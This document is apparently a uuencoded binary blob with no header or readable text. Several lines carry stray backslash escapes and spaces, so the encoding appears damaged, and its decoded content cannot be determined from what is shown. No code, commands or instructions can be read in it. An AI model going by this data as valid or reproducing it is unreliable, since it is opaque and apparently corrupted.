M\$;`IN\$.;_4_B1EYZ1-*<S<9+("5?!=^6+`FIPP^=AZ?G\$+3UWRS!2P`H">!E
ME'+9-<,'@6)URMK\$+8LXI;0ZC^G^ZAF18DK/9V;XU)\$:'%^OK7AR0;3Q'%O
M4AO_.5KP>2N/.U')BE\$;<G<[.<:]PE%.Z8NYV@[5*B6.B)8>6C_0_GL%B_%Y
M^\$N.5%NJ5]H8Z,N,&F(LLV]?8IF26%Q4T<0\$-B;:5%!`JK;-JG45NXR'V,K'
M".`+E4J1%KU],J?N#3.>+@7(5VY;/81[]\LO/1U#`-O\3(-O^T6@<&8\N>-.
MWV*#-V),NB?:S\>R8KSP^XJ>G5]5]2(B7;Y8Y:KSL!*X5\6X2'4K+J,WN'@6
M!GH;I-R4K=HP9W3(JGWPU=UYK!-?VO0U#<Z<"]B;VLJ"=6Z)5:XO)=EELAO%
MO%0!\21:42AC`ET!CW9X?M2-]%&/5`F\$!DRA-QU.`M(K%7H",G32BU%RQWQ4
MJMS7*G"4WC<J&]=[ROK!(_B>7F_:=9GBPJM0/G@=M\$@;XR1O]#:.5&GH2)*
M*=@6>M-ZF[2+-]2HCZFF]350"%Z\8'_H\U,ZHP0D+\$ (D!<=M&<U8D!&K[Y4
M.W/PY72:1B\90U&V(1%<3FZQO_8*%' ^+:W+O=JH7A\U<(S<:LT=UVK#1BS`
M091'#);Z31\$56Q4*J0C_%:_%_9"@:/506>W5;?.OP:+)_20:6>&_R[9;!1SAZ
MACJ2GM%[@]VD>";+>TS+?`5\$P+CA,ZU24;H(:D3IOC1*"&4:' +X]E)?`F`/5
M59-),,H+5F@[5\$D-CSJ_B`B;QM3=LM?@[41S]J^UAO5:M=XHE]MNK5KSFM7Q
MT)RPV\@K%\9Z`=;9P[^>,/@'7@3M0T-OA![7,3]`\1%GV_`\$S`IQ&G.WOSPZ
MH5<B&JZ;M^W.Q<5)U[89_\$R\Q4NM@E;M]Y`/(YY3NRN\ON#?FO!DQK'" + (2.
M"AL7@=NI)1@S[5;]@*TRSPA-I"*<)+ZD.*V:X!7R(5\$TS4\HQ?!"@V?.<^,*
MP1Q)3HH:2-1FO\$O4)1R`7B4;.W<6H2>_Y[F6M'Z*:O[T]/S.S^+3O(3^<BW
ME*Z=2;#P^\$@!V94<UQB>9C(IL1!`T!NU<K,UU-^6*"F2@C)E-NO`(ZW5:N"_

MU7:SHO^+?S:KS>: ?JO56M5%O-"KM^I\JM7:CU?Z35?DC!F"%A[+^I.S\,-U
MZ1[[_M_T2<"VX\$(@ (A[]\$*3<K=2;K<9>&2;?<4?.V"3B6O((HT6\X&!4U7T*
M+\3_PJONAPO<L''*T6CTC6!0': '74,"27[VBE+W3WJGO8'=N91A8BT,K[0@
MR(Z\^EBT7BSX<JIW/000SP9EW%'S<\$#0[2_*9RE.0'2GQM&2^-\O[\$Y\$:N\$4
M6[CB"FCA37QR+6.W3."E1,/0MPC.,/2?M)Q9,'N8!JM0*X70\\$KH_'G:>YJ
M<-J32\IU\$!'R)KHFDZ2*9B)P'IZ?GUK#U36[*F</)] ;^=0/Z2\$XCFO7?U"3P
M)Q[DNE@S]:]:, _@LRM@F8&F0NQ(_1BNAZA2=3C3\\+S??S+:1U^)) ^E/(9Z
M(<:O9X^U*\$ZJRJSP,*?;SS&4X>H5A2E"^P6K)I[,?+0\$!<..Y18M06=#80LD,
M!PQ2=N<C?!'E=LE['>,6*,\Q6@,<BJ6R1X\$QY1]1M(+5'MJ_V"Q\Z,-=)'@ \$
M'7+VZ'[]RAW[;7LVN^[-EO>_:(('7:Q6.N58SPVU_T5!;&R_TKUSJW[+8_Q7+
M_?==\ 'WFFV.G?ZE=. 'DT`*P>..U<G,#C]SN4[\$56#!#9AL;9M61?!Q!\]6+=^
M(. 'F\Q3!!T\$GR>@'7A6*(#1ZSA*!<T#4ON:L-!O^.,)!X%!\(-5Q4@1/W8_
M]'9H&G!UF6>H6])NUFM*#R3:-C@]OQH0+Q]APHOJ)A,+SI?2K]Y"H>\1U&G(
M5]P4,E2XI)()(<)3"H7SES7OV6OM4CIMY'94G%\\$'8_'Z6=.N\$2LH-\$G,E\$^
MO>R<201;B>H9KN:DWB'MA!W,; (Y]BNA>XKQ\$%TD\$9W-X(3G"0' 'D(<UQ7;3V
M]ANX-UO[E6;R\%"L)'OHSYS%0WZUM\W1\$]2&_,P[CHQ%O"6(=OD<8D9<_J5W
M8;_IG=F'[[J'?T\$=OR;98V)S[\$#FW"RW'*=#;!6-RQ#6EC.C7B[\$IBQ'=*=
M@@.UNH]JD&:E6&O%>\?1&3D`APR?&;*F@WL(=?4]\$50:-@15B1*?9"7\$#A)[
M!M4.U#-,2Z.%MPB30\$C":E=)'9D6QKHB,*\$:*MB-&Y5(@R2^8CA#:OAK"T-:
MZNH.2E&'C8J11T;6CM40Z@[@!]L\$V[X]PO\MP@G\'ZM%4TA!8A\$;7@&#<6`8
M1J!%W%P?0Y)\/#(:J)!&#;,*(+8%\$!18J7/S<!4F"&"V487-ZOY#O.\4=\$
MWEPIKXN@H_XLAXRG" (^/8);TTH\H#A\9M`1)HC\Y?YLK6CF9F^W.J>M3;SJ:
M/^35R.Y8]:(E_JJJ>S4UNC0K!PF2069FDBY\79'4&IGGYQK>300]-<BF-P?&
M5S*FR)5*\MIZ33;SNYG1]"Q(-KNZV4A\$!. \LN,-IG`D\$1F>\$UON3!VL,HAB=
MHK0VF/P0#!D!6E,E/U<^&CN]22QTN]5NFY'UOF%O4BN17,%VX-_\$78S0[I7V
MDBTM19^') '>2>F"P8N<Y<\$88M@8S18:PL:F7#,>7EZ7[C;G?AYRCJ(<IRCL%79&
MW'?CYB9/2*6,.P8N[R2?NQ)AH0.>A9?/PY>J!3S4[18/]7[;9)R_=@MHC8&
M)[?A^\$CR%UA?/.0ZT5^P;C+;;,;@4YY/]GCA>7FM7&U2GB5F180W;+?V6\$YI
MMZMU/,M^O^\$6NSFU826S67@:7W0&[ZQ<<J!4<W>2ISL./\'-/??\$Y8E@TJ@2C
MK2@269-!F\ /EPEW-UY0H!UYP7;('`5Q\$S.J:>93EZO.8RKQHO3,F3UJ4K.O%
MW+1FCIJX(YDK^.>R\]-Q'NT:K-%)_ \C*_5SZ:,'?<L!+Y#]&MX>[+3WFFQR6
M-DL1G]092+? \$O[Y\A<28:"WU2]>3Q/I<D&3B=#59^G,@%*6_BE.7CV?!E7HN
M3D`L3#2;?>L&.+N[WU#Z3K+T'0&M9.F-?P8GE4TRG8U1QV<%2[VPR"7<9DD/
M!T""<.U58+L!E=NK-%K,%F\PK)8PHR-@;PY(!Z(I<S+_6[VET<(N%?)IIF[
M6:P5=:SB4""P%;%L)?%3CD1F*1H+N6F!DN!9L8*-;'?Q(%HLY)*=L/Q3*%5K
MK5I[A!&9QXU1H^G\$;L948@,\$,)W^2W\$18/?1_CN<+*U6"4S-J[2NQ7A4\$2;=_
MV3L_L_0G1[K\7'0WG)VH!%L5:(3YKBVKWHHM/)7!/PGN(4!P';DS=J6I6&+
MRL6J<C0KAO;EF0F:"L,;X]\$?'WAJ,0KGT(\:_YDT?;/G[XIO!*,.['M7U5"
MF3(.!.<N>+F^8/5PL)K%2EC(UB!(QAW'4S&W)K<WUJE(E;!V6HZ!*DO&-T
M:G^X8"W#Z&\$T`3E^CO(@8OQ2R*W(*3#O"+D#7XFK3#0EV*E7ZF*),?2-=%LD
M_:M4@H!(373)]Q:OA,L=@=P17#&D+X7>A,!Y:>/ (3/,)HI[@0\$Q7(+)+N&[-
M-Y*B4\UA"%?S<FPU8QQ[^<.C,'IU8F8]FHE6LCIW]4@'6I#(]OCN']?A4N,
MC(5(RXA\"%(8H@E/4;5U[<V\!8;ZY^GUPA5B_5'''\\)Z#@S\\))' 'LR>)!Z/7E
M+["@_T]+CNGR)[BU'PB9^,BS'8[SOWMRB5<W^7@E-XX?Q-YL!B*Y_RF7'\1K>
MR&UZSJA9;>[MU2OC:L/=;XRK[2:0HW%SW!B/&]6]K;>PM82\05=\6R"->@MH
M?&/K9#3]S[]NO[Z_&4J_V]Q6-E2WRI;[T;3]W[VZ9YOZ^GZ]O]_SQ??_ ^JW
MOOCM-BQ%5*4HU&NEBLEY\$;\$9?#Z^]\V\$*ZZ>?];AU^UI_O?/^ (Q[W^!79^0
MO11"W"B(F;37@M",&NWA7JO>+:;*Y=%^K=4:M]U1+'AX:G9Q1YSVB>/CTNUJ
M-2Y)^S,,S\$164H;O(CDP#VTL(08J80U\$'%:@RP*SQE\.-4,;84*C5#CJ`ZI<
M2>>?%1I679[V+B^Z@)D00TY'['1M0,SW/'#K%)W(_%4!CV/U&A4+V[S2J%1-:
M5/0_V2?H/)XBJ8@:::D/#%E&L)H#QV\,YF/I+V7Q(@7R`@ [QLNYPD7ALH:H
M,AN"A!U\6LWMR`HV3_/P8@Z"P0M5QPLJ\$D2%,7E'Z@H**S\?D4/U_9M*M7+T
MIH.(9A3H\=/<GM/MB:UN3[* ,XB_.3WJ' /UGO>^<G'31">O;LF77)7%4?O9SB
MH&<27.=W\80B@ZVZ\F3[G-6W3N/P4/3M=CH%87CFC[(Z)/[TU+KHG/4.L2<_
MJGM^%/Z&' .X3/OS+.Y42`),4@4/IK6#8-TRGSCR)K"L7RC6:Y@/OPNL#EX=:
M'<G%(3,GO*W12LU\6>#]-KNUYTL=*X+7J_0;5*MWW7ZO' L0ZPVBK1G=0Y^]A
M2"!B7@=O9!2(6XZY@H%R;_"";\$GJ0\7D.B&&6\6MD@847])\$1OVGC\$;>]H;[
MS:KK`=UU:@W/&^[MCRI)BYR8`F\ (CI;;*+<%/P]RAU'P;S!X[240-1WWH;
M!!AIHC<;E:T.!K3`3R'%7`4&W:7KB/0L)R>'Z3F(7ISX(V^&D4Y7T"\$>DL[<
M`Y#?BDJ:;96KL`*@R\Y\4FHL!Z"E35UV*T*;;-(DB".F!T`<"(EL>G@,5T
M#[* ,*BC_[Q6C^6*SH?Y:T5A;6"RI-*==0GRU4JML5TO_'ZR*Y:*KT,.J'MT
M\LZZ!?:-MM_0NW@[%APXPTQM_H_2LS];R/H^NTT4FW@;Q3),U]*U)EQ93AL
MN4X;9-?;NE=K[.TY(R=)^&*9(_ (7^!\')\$6Q^1.%L_O<B@O4FV:PW%4&(-N!
M==@-;Z9HWVX9P8W509)+B7K\"&4C\O6^T^=7UU:G:L/O9->I_ ^3=3FX.CX6
M-(JTRSN-MF@2/&C_> (/1%L3Y.D./!=Q\$GEL*8\$'1'4U9VEW)*/]IA[KE!L!T
M_<(Z9F3>!4MD+\-) ?BT?(D\$UOB!34?'=E-G2H,DKDN:1*C"<^?.YM[0^4;PF
MZ*)"FM,CVA/B&!(E((9!Z.,[#"?&"KMF`_&^FDVI';50NKA>39R%*`,W/!,"
M?_9WHE/'I#C8F1(&L-YD[&K&V('L`\ (4Q?L')B^!E/9/.5QKT^%-4843BU-*
MCP=FOM7-/1%(5U80#X8C<WV6?^!GV"9#CQAJT9BT*6'3GV*C9NVT*\5F-3HA
MI<86IMV_=288/Q^OYL7@O3(M7Y2G3.1TX@!)%!SIFJ_REA=K[-[SG8XZOG#6

MYZ@29D12"BJ&IS%K;%P.Q:5@_V23 (FB=#`B_GW) `X#^+WO\$2L_(\F`7K^X];
MI37H?]C*K*QH\$;:^XD=R:XQ+'&40LY;) 9XDG76X,YG(2614@(;Y063\$\OY&1
ML[*+F[Z@*@<Q/FI710:3\$?WDP8A)EKEC\$=BT0B!['&<:N0(/2#^S-7HQ"%",
MWMS)9D2M\(!6N%,OO\$:_[VO9\$%AH4E97\$0NEV`,?T[RBT*IE=SF=(V)H"O(@
M9H"#I1G;3AIQPDLM\A-RAFOW@1DW,;\$1S,\B&H4<AK1(=;A3UJ.\4;JQ<@?
ML4-9+97E(,VT%*)#L3BWG[V]1:O3<;5'DOT4-<;`15V&`+*K)8!813!\$]BD
MB:]I<3"U=\$ (OI))'I\$[M712B'TUM1%(_2&LF\KMTY*EFD`5%6IOU`U(OV(R%
M5E3(`%-?V-8-:MSYJJIP/\0KI0C5<MK0MU_\$*4'3Y#F:Y2)H#YGF";*K8)TL
M:1XIEI,,<(*M@M:P-L2,5\C:M335&QD&*"2.F6HH+=:N&TG(+U0(VB@#/E
M;8RQTF`EW;&A)6BB&@U'1*I.\8:4%D*EIT`_YH,LAI:A\$.O(H51K#65HG1BK
M;:MS.+CJG%B)TXN3[FGW;\$#J.XMXQJR'B+98?B':U\8K&8*6\ES.:H^!R4K
M\@K=I@A9(O%HI7\$D25(AUMB#O)YQ*HP`X1A+A%'`ID8`L\$C0*#>V:"OZW]%
MB,^858L(?"\$)[&IN7;X[]:`8`8R&HJ</,M6O'ENTPWBMQN,-" `B:V62\5U:P
MUK;OBL`6PL@8:K>[9^]M8,P+\$;[D-A.X*!G9(O?.+@=V'Z<F)R>W278AU78M
MB1Z?THRD<305>=)[<YG3K9T2P1\$K!Q'?;@1&U\$B="C:23&10N)*TB9&*]RJP
M?KA"]]HID+FI@QG3%@`1]4=87^+X#^,]70#HBYW(VOV4@0@Z?#-N5R7RA)V
M-LEC%\[SGQOL3_Y5ZM,8\Y#0H,K9?*8SLKIU.@WM7A,][G=J>+=13QO;1SLG
MN/0JOV#KPZ@AUNLDET-+"!@!W.+(4PBF@&22&4>A6J\$*Q!Z[/]<^JJL,5.G>
M!,\$<HY-"?R"E"QO_SYK]EXH6B/J7R_Y[^_A(V)8VR+D!_D_Z<G4'@!E22-(
MV:,V==8\$?.*'-^AT`>?.S)L(9#BES"*Y,(9JK.)-&?!=.J@TL7Z\$=55:E='
M80NI[VCYI\$4M9LM^*&]P>O)-TYS#F@0IW<S:'H],(4E1GBY!,0Z6!9L*9E;R
MKG#2+I%!H?;%I-,OX'@LM#&#HTQW)]B,]3%R2O/&"%I:7]HEM>=L\$1%"`TN?
M+[Q;+(?60#R9R12HE-(\$`R^)*=(^E\$R\$.VQ?C`HFG1\4,.MAW@E8+_`0%K
M22\ :S,1\GR#8LC`J"J/9;+`N>]^DV%\XLG1"P@QZL&[(OXLW#"R>J4]^_@R
MF' O,_A;12Y7TLH8*)U`_.Q++\$<I;\$F91GY-%+;/X;/I%,F=R6(QQ5,4\$GV32
MV\O.V+>DF47XYR:1JH-YF<I"66MO<<1)#(.TF_M.S&?9%QHK4M7P8ORY2"
M3DG!9G)"[<@<FE%SE#KX71!<!ZN/G`)&/-/..HO5BJ7P>S"X7B-1E?-)QQP_\$
M30UY,.S4J[4,ZO/M(C.I>6C9,M?ENYXD5"\$BZ`K:6Y9..*Q5#PG14<+N#1^V
M!`- "MC50R'0.^Q*QD4E;+D5I<M<9.3,+>?)\F[``;E'L)7\NT#TSQ<:\$="3,
M'IC7-5?VXVFS%F:6\$<%7<10I9SG-[_X^@[PVT]?]!JTW3F9DT[]E[47!3=)8
M#;D!I"%&N-,V!29J'Z3\$Y5=6^F&QTXK1YM)]'O+/ED/L3.*2!+U\$0W4[(GZ)
M:Y%6:US?K^ZW]EOE<KT]\NJ-^EZ]EKP6D;FB^Q#YYNDV.#[<@<JC3HG:EF5J6
MRZUJI3FN#]V*EQJUB\O2`G558Y&Z4`HRXG3)%X&,I+?TU2/!XFO,KY\[+50
M-\$8?SLI;70-KJ%55ED?T?;\$:\$SH]ZDNZ2FRM\$+0M0RTGXXSQ&"9L+(8K:%\$Y
MQ#F6?VZYWL0C96[Z5(^QGB_V=BK>>5R-.UB=ZE"<*ZCF5?;"J<<)KOTW;/=
MH3_;A82EK=+A\4GG[>7K7.F\9I6NK]UASBK01D[QI9*P#A<&E[#*2T)K7)H@
M2U<B]]XHV?7RDY[]G6B_;F<CRL^3"OG#Y6NVB#?+\$N7/?2_Z\>EVLV=.I_@
MY=_W8LX-\U5(=H+\A[.10J;6=2L5Q]M'(N.UX3<^M#&,XX"*#<&[@'^2ZTZ`0
M;0V6\$V\TP`B)4UTGO[.J#T-:G8:YJ,9!QR>"M+]#DN8TG*DIZF@H=. %4!_X)>
M+)B*K\1'0ELFM=L:;DET@E\%US#AM`R2L&0GL)%``,Z^-1W2/9#D(Q\R8.
M^@[K[P3`MI*;&WLT'-7&?C5Y,&Z3?1?%I5OP1B+APA[/\OP='VKQT4(I87&Y
MPK\$[_X+?S/FM-&FBE]?\$1W\$P>]B&(*V*<H&[7];R=)YK7POJD`3!`-E_,1[P
M_P,EO1)O@`*,4&O152?=W#ICO(\$1@>DL-5Z64KY9>8IV9U.]2"?FGFL8FD5]
MPUKTU#?.9\$E?@!G@KDV"H0-2S6KIW2O5%?' :.]5FM?)>0PR]C,);/%B(_XS,
M'L`DR`YE&8.R7D%GBW:T%_2;4P38T#=\$E9JML0N,LS5%A[&6A,) \$\9L6B&)
M(GBHVFU:C<V]IFF:^J5CA8_KP4S@20PMGD]6U]>PT)`J"9]9NVUX(PRQR`R
M>-QF052A-N\$.7,WP*CN^E666-7=+*@W4S3)-DI94/Q:M'&IQ<I'NQ@R3)P,L
MBW`)L1),7,&4XJW7,C9Q-,(ZS5%KW4A#86*9\C,7D#?1)&"@)GBII\;I9A&L
MKF]885DNEXTATB>5N'`_L+U;V.9YO?'AQ//F><^5%3(U+#T`P=1=U702E7)
MXZ0I2K9^A2]&*_@6C]\$9<WDE,HW6UK2BVZP&J;;WV\5:+7M%9R_G:\$[RV#J
MC^0SI\$F'F7(O\$7F=H/'`WF2-*9@U,"Y19PC,JA[<(!@6A<7%FB#Y#Z=60RPR/
MYV#WW-3]=/"TX];O.)K7L%#Z8?F/&YNVGY\$X^5ER!GJJS*G/WD^6=D#C@G2A
M58O@P;Z%C"*SW/O)O2;<*AI5<BRH[K,V7L:_Q8E8>-/@UK/#AUG,AZ(@;SE@
MIJ?S8(\$^8,/5>(SAZ/\`1W!</<.8<"V/@&(Z*[]%T:/`NW^T<V6>=TRY=CUO5
MEG9?]U?HSH"7SC;#VL5V&QDAZ%M2#0!%@*/>Q]LKCD6^>`]2T`4J>WY*,9-
M:]`A4!VC.8J-\$'MS\\;K12,[*F,(!S-JO^<JV5]@;F\$"YKL)A%)\$PF.>N%:M
M[A?KE3B1HA%Q5]/I@Q#14@<EXR\$3+S\$F__>=]9Y<X*AP^79J]>#B)N\$IL8
M9G]\$ZB!!"D?+^^@E08>L;8:\$2Z/Y(F%DCS\$^S\$TC%U++X`.,"!Z8I\JD"-U
M8Z)1)1FU@`,`_80D^B[DU\$9ZM;BOA`JR:[ILR)*8*UW-L1"MH7HINME:]\$:3
M5C4R4M''A2\$`L\$5Q#-[*]\#%35U9\$5#*)CE;?@4'2#714\JR)62,%L\D# :M)X
MEI: !R5CHV36^(F5?QGI,U]W1BGUT_WYI/&O>*GMUWBK-6K':4"3ND1H5X13B
MA8K;'7W1!![X^KB<5.78!M%IBLLNN9+7H#F9\$):L>N7JYH!]/\$9NS)L5\;
M2=W)15I1`_`A4A+&XZ9('<4)%Y\$#3*G&!1UH%!B1U.`H;FS2@`'1`&*QP[H!L
M9/G+T)N,BQI!VK8P_H0E+.D%[A\$LPKA63KDD&DZ(=:)YWH8+[]<=EMNHS9N
M#-V8,XSA=J@Y&M;J58[CRO_&Z.K"F=I#8C2A"_E^YU2HOC\$@";TO6EVB,-O;
M,&'S(L=)]#X'X>6XAQN9A61Q7#8\$%\JH(\$%\$#9`RU#Z@%F`BSZ^5-4C1SW%L_
M]#;;7F3B?MHY>F^_NWK;O>B\ [<9<E^C;T?G9`#DJO/<`;B&@P%-L8_J7]Z<4
M66H8>B@: !&/\$8QR!M#!#X#`3TRN`A_`[M5&V(\V'[7<I5?4\FEG6_=\$?]F<
M?,8CTEB>B`NY7`UIA:J_52#`=L7Q1GN>4R[7:PVO4A^>O)BG;)2'UVGTFXST
MVQP3'_ZIUHS[6MAL(.W,;;[]>VU=7@ZZ\$W:730+?^,?9>:___5_7WH'?:[1^P

MM1J5\?;HC:"&\$;:ENM4C\$\PDYB4#\@37X*PF=GQ9!:G%,N#O\$,@%="GT+Z?
M3@ZT8+\$);.E81'32\M'N54-S0X\$1TCY(_?Q>O57?;^UCC!6G477' C5JMV3;' M/; , 'GH2,CVPM1*J0E@'IP*L4[':1CCR.)#I>CIS)Q*:+!V_IV:-A(=5'=Y,G
M#F4<QY1=+'J/39<PZ&4' #R@&\@VOJ)W_V<T?&6-I=TJ^_1,(E\SH8>FEWAA
M+_OEFE-%3C8B/%'Y!A9__(U4\$K=J56^_WA@AG,=XW&Z.O%;3,R<GGI-G)?Z6
MI1N:COTB!0.#I?ZAMX78-JCOLFZ\R9R,ZO#@W+*Z'_5KYZA[G,_]JQ20*-]U
M+NU._VTQ%2RA*/T-<B5E,\$V!/\E[%'8BQN' CZ-W"NH:^\$O86E=?I'[ZS.W"Z
MXCQ0U;=\K04)*F:=XH-8'[F2^"T7@!\,L.1K?X9B&!O]R&ZFU2O&)0N\YM3Y
MY&&WRL'P[Z&)-&-\\$A/8'#GC4=4;MD;E<JWF[;?;L-'J,3R6K"(26#;F9Z9Y
M3/+X:(;7I0<,9:6L;\N!!5P-SJVW*'=;48K1XF&^#-*^^'?3Z?U2?8\$!' \$4_
M9AZ(92F9IM'+'?62H7<")&#X[C_R\$D;D_'@'!V.!TH0CGY)D#;@H=V2.A'PK
M#X]V8U2K._M#&.:FTQZYU6JKV<H<9I4[,<+J"PUNC>_;\$Q@K1.J0T9^XX9(A
M5A@.WKAL\$<A#>-T2N0SU3\E;Z+C?_:MP0R1\5]0?|#Z<=E]95>OMNU^+6I1Z
M>=U%TH=P0!)W=XGS@'0U=M5;/<>'H3UMN+OH7LD'0%4U9V!C110=>!"_,M
M<8X+26S7>D=, ,Y\$ZNOS7G:\B.[Y1J&&,V3Q%:/;[X?#'"O.7BX\$6Y@X?#5U)
M@%?%+=&[EKCS05]QW+S</HW99XPM7%">'BW-?C2>&T]'[V.\&YE04E\OKC8
M:XZ%[H(&W"[B<'%TY<W&Y*+?/>XBVE/GS7E_8/WVFZZN6Y<1XZN+3+\$Q%5%
S M^=E&"9D-;=\$\$!Y?O:BE<EH%.%RV'5L@81"#2'XA3C\$TG,7BU418,: "C,KRE2
MN+44,)T<94%/:^1#4TLR:5R1]1M(@SQ&5*"><C<FQ7%,!4/W:>!KR463@48-
M>^MK41J-MGPV5B3%BA'C96A[OS6@1%;_Y?*3]5QZ4Q^Y<'8WGCX\$X%-#D'WQ
M4LT*F!V1>GZ82A>#'),LNA5-B.NQK>'(6:%Q"6912ZU(EB*:[*J^6!/OUIL4
M53D@#U'\$\&%DW84+H?P('ER,I(N7FR+'#>MMKUT?UNK[FR' `C73#DGJC+BQ+
M)+&6=L-0AB^F,.NR=8F/^'_2L#NP3=<%K"6\$TDX9\$'L\W=;AC-H/H[EBHZ
M0Z)WA#*X2_\7E_EI%_Q;.SK0G'F[*&Q!=\$E>(*83IA_P!3@!'@T9MFO1.CO@
M[!0DLC'N(\9J'[1*3'R'-F5%Z^8.E1ZD^>!"_>WSR\$/K#.)O8RD">TM[4Y
MGU]DNP'?%A6T!"1.+>K.GKTDI6JU]5%[2X8#MXJ"0!80':D9M'>@&YH).K\W
MXOY:4?V0<2\EK*^9HMH22:.*&BLL;H:V\PSCE>1XU1:TXHFKP4L,;,_(?)=[:
M_?.KLR/[ZB(O6[]7M.KZ6:6CBOHV%\$S\?6;Q49\$%:]<X1/4RN9352Z-0]PO;
M#/]5@9>O9[9<' ;+BM@YG['<-#D'.E;ED](4F<2YI[0Y'7.D.[./3@3V?W%NY
M5W#.X[HSM(7&;*XK0I9@.LK\$R\@U-' :E'V>0#?42HDUF7+(;P?9'8V?;AW6
M'5ZBZM#:=G#8D6-PP@,SW:DW'=SW01'5A^BL)'2.-ND<V=?""7E@-MC)L>>T
M>SKXT!D,^I?VU=GE1?>P=]SK'HG[ATD<4)LL4%'S0=D(E/J?R2J-"<A9A\Z,
MX,\$I8K(@5RF@X/CH:TD^VN%M!J/7&X4\$4A#"Q9WM>L/5-3\$73*6X,WA#;7T?
M6XW^C9K"R)V\$RPVB0^-2JX.06MH[R4^FA1"/K2IJRFPVAVBX/'%70WN>AZ&P
M=BQ_TXY0D;7L(N^LLA&1I%YY5<Y<2=?6?9>9G/_>4E?C9_QI9)8D&DGQ!&
M\ \R3(KW@Y])MYZR+?B]H-<Q3__:+1L(\-=*K'@FJPI7=?V-EJPWZQ36MOK\$F
M=^.:W*^N*3;Q/DJH=S\$*KZ4Q:X^1"F*8(/)\$/V?@:"Q%KSY+-;+!VZ6A1*_'
M)"Y:BO<SF3'_(/K[+L81,5?(0+FOK5HE^=H>/BP].J\$DGJX:#\$Z+UA)Y)G'6
M\$K1Z[<#?&3)S_-(R5%7/\+B]>H6A?J;9TZ9XAQ_V/^M"* (R\$J.DG>S:)/
M^E]8]-K2/CROU-Q8@?ZZ,@U)U"SK0C'*KV*K)XW!IQPX_S7BA&E.BKC?BY)-
M-YI@E<R)9'" ;[*:\YP!_\99'NG])8RIZ)9D[*;%C#L"OHU/,Z"WTO>)><.@
MFPVH?2,M).:P%9_#-,?KH.F&0N'[7M);X_%D%=[DPZ6+V\T3(B<!6)&9H:F
MA8.>B!AC*@2+HT=4*^,5^@WB8CI1H#BC\$.!?:!<C@B"NSG+A7U^#3.\F6L]H
MF67+ZM[S];112!2##I5)J/FAB_OR.G5/19NJK(LOUL%)RQ'M'A_Y>3KT!_:>
M!I9]:E#GY"\CHY%'K5%&(7[X+A(-U"BGU.MHMCME\$?K.\$R.B?5(%H/Y,6-63
M'C&06<D!6!D+DK<QFO_(@'C<-J,8(_',9Q'V]6;=PAF64LB("ZH@H1,,9F7U
MZJS\IDR1.\-P-24L.#*S81L&#*<J4VH#&@OISW.SD:G2C!NK!](YA=.)^]**
MNAG=0?NH8/[UN(4R6F^7/Q<*9?#7S_"N'6HF9+-MA;.[!I!\$2V\GO88SC!U
MR^-?6.2C1Z+I,,E<Q-Z\$OT9;/GX3?>XJ>L'_ZG@>V9"BA@,/O'N\#4C194PB
M:S%_A_Z8%7GH\$;TQ#N(XF'NS?'0;EUL,<QH%>38V;5.E&8W,8'U8@)4J(C/
M:E["7PU]!IZ:8Q@I814+5I84Z;93EI]*=69Y!,*?V4]G]P#L=S.T\#BV&T7
MX'WA((-F9HMT-'^J04F)3IX?4" *T>4-A+K,/X]\$D"+W\6(%Q15&M:6E\7G\>
M92Q/PZLTOAHQ8^)XTNP1\$G%#I--;M)6UL">&G:.^31'GOA>3>N)&\P\ [HCQ
M^E97]Z4M<,5BT-F'R0E.E6BK=@HQ<,[+J@%+@ [M8FG]YHZ:(+=>^#!S%\%4
MQ?)0RN^R^O("NWQ<<7[V,6[ZR\+,E8>'185F*2"86"25@L%)U\$ (]=>I&8
M(@*20ID9^HC;*1'F?/_JS\$9HTJY]U'US]3:>-";?Q\$4@H4NP8KGDN"!NQVN+
MK0/SA6A'S=2PU=!9@'PTM@N\;5]V7J8IELC3&8HD,IBC.X\$5\$P]4X]SN'R'S
MD%1'Y3\$3\$:N4\92FAF+_8]%\V\ '%9XQ?G!1D#)CAC"VT91G76'I;HN@DOUM+
M!(5R"XGQ7T=&-99<V1NG\$U3Y?!5AW:'O,?G*N.\HRQ;2!MVK[_&E^V_0+UB!
MWW]O56OQVE(+(-<'H\N)P8IBTM]77HF+Y:5U7WT573+'NY71ULW253_&DTE/
M7_V=T6;D\$]*K/,C,5<W,58WG2J4!<>7? [Q=U/[/*>JQ*L782\$Y8QK&U7 (@7
M%]<U2GL^R3VF%U,T!S%1:G-=[^AW%9ZN=\$AG-G9=*5P@>4YWU<FD82C"32
M)KL!V@G,\R9U273UYBTT=39Y1;C^@EQ1"\$"62O'"W9R>8K[PQOX])R'+',K
M,I940+6V)]>F"&";;0T;R2D;(2XG1>5%JT7X5(1X-]^LYY=VKW+HUX?4I7#
M)4/OF9+WKB7:B'TGB&VZ-P?^)%R:2JOI)T@1U83WVLD3',M3N!7LHZ17D\$5L
M\&#_18W6+SE,ZXV6*^@1;;UU_'F*8N6R-1#6&L'"I%!9>)&@=3@1(JOM:5(
M79'&)?<XYHQ;@R&&0SNT-D'L1"EX3W-Z4R<)'+"5203^:*'\&MSP>5AZ/G%+
MS]TRC!2P'6H">!FE7'9!A46Y.F5MXI9%G%):G<=T?_6,8AR**SV=F^-2=G:T
M;GYPY,-IHGCWJ0V7L?BL?*X\$Y6L&+4A=[>3XVB-. ,HI?3%7VZ%:I<01,<8]
MAN'%\$E!8GP>_I(CU9;JE38&^C*CAB1A.;]IB65*8G%111,3V)AH4T\$!J=HV

MJ] 95D!\$>8BL? (X`O5"I%6O3VR9QZ[])+Q="EB3^:B*)X4>/677WJ:L1FU^9D6
M^!-&/'U]\), [[O0M-G@CQJ1 [HOU\+"N&.:;JOZ-GY554O (M+EBU6N.@\K@7M5
MC (M4M^ (R>H.+9V&@MT' *3=FJ#7-&AZS:!U_=G<<Z\ :5-7] /@S+F`O:FM+%CG
MEECE^E*272: [4<P; ,EX5 [`RM*) 0QCZZ`1SL\/^I&^JA' JCQ" `Z; 0FPXG#^F5
M"CT!&3KIQ2BY8XY@C [4*' *7WC<K&] 9ZR?O` (OJ?7FW9=IKBP: "MO/KA=-, @;
M8V`) M' 9, U&FHB%+*-TC6>I. ZFS3+MY3P3.DF=35OB\$YBX_%H, Y, Z (U93+%33
M10?M68U@3=&K+] 7.' ' PYG.; 12P8 [DFU (A#M"C#WXCXT2Y=_2NMRKC>KU40/'
MR*W6W' &M-FS\$_.>B/&*PU&\&8Z] 0Q! [X1W, JEY [.>B0&=AJR^-; AT63_E.PM
M\=[D.B1] 6] DY4QU) S^B] P6Z2N^SR'M/R7S\$1, & [X3*M4E"Y\YBG=ESJA4J;!
MX=M#>0F, .5!=A7CJ><\$*; 8<JJ1%1WB] B7&ACZFXG-&OXC_ (EJ [6&] 5JUWBB7
